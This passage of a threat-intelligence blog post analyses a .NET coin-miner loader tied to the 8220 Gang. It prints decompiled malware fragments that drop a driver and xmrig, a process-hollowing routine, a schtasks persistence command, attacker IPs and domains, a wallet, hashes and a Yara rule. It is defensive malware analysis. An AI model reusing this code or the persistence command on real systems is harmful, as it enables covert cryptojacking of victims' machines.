DETAILS
RELATIONS
BEHAVIOR
COMMUNITY 30+

DETECTION	DETAILS	RELATIONS	COMMUNITY
Rising	! HackTool.VulnDriver/x64!1.D7DB (CLOUD)	Acronis (Static ML)	✓ Undetected
Ad-Aware	✓ Undetected	AhnLab-V3	✓ Undetected
Alibaba	✓ Undetected	ALYac	✓ Undetected
Antiy-AVL	✓ Undetected	Arcabit	✓ Undetected
Avast	✓ Undetected	Avira (no cloud)	✓ Undetected
Baidu	✓ Undetected	BitDefender	✓ Undetected
BitDefenderTheta	✓ Undetected	Bkav Pro	✓ Undetected
CAT-QuickHeal	✓ Undetected	ClamAV	✓ Undetected
CMC	✓ Undetected	Comodo	✓ Undetected
CrowdStrike Falcon	✓ Undetected	Cybereason	✓ Undetected

The decryption of the driver is followed by a second resource being decrypted, this time it seems to be a zip file:

```
try
{
    Directory.CreateDirectory(text);
    Directory.CreateDirectory(path);
    File.WriteAllBytes(Path.Combine(text, "WR64.sys"), fjhrvaynwouqvkbeletmwuvcmtugqknf.nqpepwxvekhtpsodeqsiskrpubcgfbzwzrtg("pyidzhumzfarlzzjstq"));
}
catch (Exception)
{
}
byte[] array = new byte[0];
byte[] array2 = new byte[0];
bool flag = fjhrvaynwouqvkbeletmwuvcmtugqknf.xhqiuny();
try
{
    using (ZipArchive zipArchive = new ZipArchive(new MemoryStream(fjhrvaynwouqvkbeletmwuvcmtugqknf.nqpepwxvekhtpsodeqsiskrpubcgfbzwzrtg("nktkn"))))
    {
        foreach (ZipArchiveEntry zipArchiveEntry in zipArchive.Entries)
        {
            if (zipArchiveEntry.FullName.Contains("mr"))
            {
                using (Stream stream2 = zipArchiveEntry.Open())
                {
                    using (MemoryStream memoryStream2 = new MemoryStream())
                    {
                        stream2.CopyTo(memoryStream2);
                        array = memoryStream2.ToArray();
                    }
                }
            }
        }
    }
}
}
```


Since we're interested in this zip file, we simply save the encrypted, raw resource to disk using dnSpy and write a simple wrapper around the decryption function to decrypt it and save it so we can inspect the contents:

```
2 references
class Program
{
    0 references
    static void Main(string[] args)
    {
        byte[] source = File.ReadAllBytes(@"C:\dev\blog\cryptominer\artifacts\nktkn");
        byte[] decrypted = uwcbfdbqkrwtzb(source);
        File.WriteAllBytes(@"C:\dev\blog\cryptominer\artifacts\nktkndecoded.bin", decrypted);
    }
}
```


Using `file` shows us it is indeed a zip file:

```
artifacts/nktnkndecoded.bin: Zip archive data, at least v2.0 to extract .
```

When we extract it, we find `xmrig.exe` inside, which is a known, not necessarily malicious, crypto miner (<https://github.com/xmrig/xmrig>):



Continuing our analysis of the .NET code, we hit the following method:

```
string text4 = CryptoMiner.qugegcxxvwnbxjefrfrpwvbrhzsph();
```

This method does the following (with the decrypted strings added as comments):

```
public static string qugegcxxvwnbxjefrfrpwvbrhzsph()
{
    string text = "";
    ManagementScope managementScope = new ManagementScope("\\root\\cimv2", new ConnectionOptions
    {
        Impersonation = ImpersonationLevel.Impersonate
    });
    managementScope.Connect();
    ManagementObjectCollection managementObjectCollection = new
ManagementObjectSearcher(managementScope, new
ObjectQuery(CryptoMiner.Deobfuscate("qCK9ddMiJpvBX7USoFFrE3XJR34PmItG94p+6aJ6y2ed3Jrwy9WKItFQLh3W0CcNJgYz/H
CommandLine from Win32_Process WHERE CommandLine LIKE '%fnwymrmnzqtg%'
    foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
    {
        ManagementObject managementObject = (ManagementObject)managementBaseObject;
        if (managementObject != null && managementObject["CommandLine"] != null &&
managementObject["CommandLine"].ToString().Contains(CryptoMiner.Deobfuscate("orz55qpj0yFf63UsDHysQ==")))//
        {
            text += managementObject["CommandLine"].ToString();
        }
    }
    return text;
}
```

It uses the `System.Management` namespace to access WMI on the local host, then attempts to find a process with a command line that contains `%fnwymrmnzqtg%`. If it finds it, it returns the command line.

In the next block of code, a series of strings are stored (de-obfuscated contents in comments next to each)

```

foreach (string[] array3 in new string[][]
    {
        new string[]
        {
            "JwxzXGkqP9AvRDuUT1tzWA==", //fnwymrmnzqtgf0
            "f",
            "8pg4JxwF5oP3uc2ts1jCsxFYlG8kPtWg9mTb3dswYn4ExnxKJ6sQ4BS8+bpss16eK0Ci1V/3NfbZ/DsmAEMvw/PSoEqGNe8Yre4+jTRiX0
            Xji3FXYfqI2timPTHbgZueMNPSES88mLhMz2ywydJRpJXefNdfRddYDRzvos5SYUD+mF8LsDeZoI8vMJvRlwtumE8mSPmuhoB3oCRnq52I
            "5rHyu+TR5p3DUeII51G9TA==", //systemroot
            "QmDFLdUXx06MjBHbWUJFag==" //explorer.exe
        }
    })
{
    if (!text4.Contains(CryptoMiner.Deobfuscate(array3[0])) && (array3[1] ==
CryptoMiner.Deobfuscate("Tlu85WuqsR07Nj7ZXnFUdg==")/* f */ || (array3[1] ==
CryptoMiner.Deobfuscate("KtVyVmYTz+X90hsUsyPYNQ==")/* r */ && flag)))
    {
        CryptoMiner.azakdrkrmskwpdicwwxjwoqaxpda((array3[1] ==
CryptoMiner.Deobfuscate("Tlu85WuqsR07Nj7ZXnFUdg==")) ? array : array2,
Path.Combine(Environment.GetEnvironmentVariable(CryptoMiner.Deobfuscate(array3[3])),
CryptoMiner.Deobfuscate(array3[4])), CryptoMiner.Deobfuscate(array3[2]));
    }
}

```

The if-block checks whether the WMI method earlier returned any running processes with `fnwymrmnzqtgf0` in the command line. If none are found (and none were found during the first run of this executable as it is initially called without command line arguments), the `azakdrkrmskwpdicwwxjwoqaxpda` method is called. This method does the heavy lifting around process injection using process hollowing. In short, it creates a suspended explorer.exe process, then uses `ZwUnmapViewOfSection` to remove the legitimate code, followed by `VirtualAllocEx` and `WriteProcessMemory` and eventually `ResumeThread` to complete the injection.

We have enough data now to do some cursory searches for what this malware might be, based on the use of WR64.sys and xmrig.exe, and a quick search on Github leads us to the off-the-shelf coin miner called <https://github.com/UnamSanctam/SilentXMRMiner>, concluding our technical investigation. Further IoCs were obtained using dynamic analysis, such as capturing the network traffic, to confirm the mining proxy in use and the Monero wallet address.

There is more to the functionality of the miner, specifically in the way it handles making sure the miner is running via a watchdog process, as well as creating a scheduled task for persistence, though a full analysis of this open source project is out of scope for this investigation.

Closing remarks

This coin miner is not particularly sophisticated and neither are the methods used to gain initial access, yet a brief search for the associated Monero wallet address (`46E9UkTFqALXNh2mSbA7WGD0a2i6h4WVgUgPVdT9ZdtweLRvAhWmbvuY1dhEmfjHbsavKXo3eGf5ZRb4qJzFXLVHGYH4moQ`) shows that this Threat Actor (tracked as 8220 Gang - <https://www.lacework.com/blog/8220-gangs-recent-use-of-custom-miner-and-botnet/>) seems to favour quantity over quality as it's been associated with coin mining since at least 2018 using a wide variety of public exploits. The links between the IPs used to drop the xmr.ps1 payload into the victim system and the domains of a.oracleservice[.]top, pwn.oracleservice[.]top and pwn.givemexyz[.]in also connect our identified activity back to the activity identified in the Lacework report.

Building on our understanding of vulnerabilities scanned for from the IP of 198.12.68[.]106, it also seems at least the following public high-profile exploits have been associated with the Monero wallet address:

- Exchange ProxyShell
- Apache Hadoop YARN ResourceManager Unauthenticated RCE
- Log4Shell
- Confluence Widget Connector path traversal
- Apache Struts2

Indicators of Compromise

Network:

80.71.158.96 - hosts the powershell script and .exe
 oracleservice[.]top - resolved to by 198.12.68.106 and 80.71.158.96, identified as a C2 server
 167.114.114.169 - mining proxy

Request made to mining proxy:

```
{
  "id": 1,
  "jsonrpc": "2.0",
  "method": "login",
  "params": {
    "login": "46E9UkTFqALXNh2mSbA7WGD0a2i6h4wVgUgPvDt9ZdtweLRvAhWmbvuY1dhEmfjHbsavKXo3eGf5ZRb4qJzFXLVHGYH4moQ",
    "os": "Windows NT 10.0; Win64; x64",
    "libuv": "1.38.0",
    "msvc": "2019",
    "rigid": "",
    "algo": "rx/0",
    "cn/2": "cn/r",
    "cn/fast": "cn/half",
    "cn/xao": "cn/rto",
    "cn/rwz": "cn/zls",
    "cn/double": "cn/ccx",
    "cn-lite/1": "cn-heavy/0",
    "cn-heavy/tube": "cn-heavy/xhv",
    "cn-pico": "cn-pico/tlo",
    "cn/upx2": "cn/1",
    "rx/wow": "rx/arq",
    "rx/graft": "rx/sfx",
    "rx/keva": "argon2/chukwa",
    "argon2/chukwav2": "argon2/chukwav2"
  }
}
```

Binaries:

D71902D94F791BC465DF2E02F65B2C45F1ABCE409D173A040DF1DCDB64E5D2F7 nazi.exe
 367A44FE1674FFCDB78BDC97CBDCB464662FDFB6C018F05B4D92BD56131B3587 nazi-miner.exe (.NET assembly)
 11BD2C9F9E2397C9A16E0990E4ED2CF0679498FE0FD418A3DFDAC60B5C160EE5 WR64.sys
 B0748B57A8D9B22EEEC43422CE6CB5FDE27C26AB6620EC2E992660CB2698CBE0 xmrig.exe

Yara rule to catch hard-coded OR obfuscation of ntdll in the Syswhispers2 library of the loader:

```
rule Syswhispers : syswhispers syscalls
{
  meta:
    author = "Brecht Snijders at Triskele Labs"
    date = "2022-04-07"
    description = "A Yara rule to find binaries that use the Syswhispers2 project for direct system call invocation"
    modified = "2022-04-07"
    hash = "d71902d94f791bc465df2e02f65b2c45f1abce409d173a040df1dcdb64e5d2f7"
    tlp = "WHITE"
  strings:
    $syscall_1 = { 20 20 20 20 [2] 6e 74 64 6c }
    $syscall_2 = { 20 20 20 20 [2] 6c 2e 64 6c }

  condition:
    uint16(0) == 0x5a4d
    and $syscall_1
    and $syscall_2
}
```

Scheduled Task persistence:

```
cmd.exe /c schtasks /create /f /sc onlogon /rl highest /tn "services" /tr "C:\Users\  

<user>\AppData\Local\Temp\Windows\services.exe"
```

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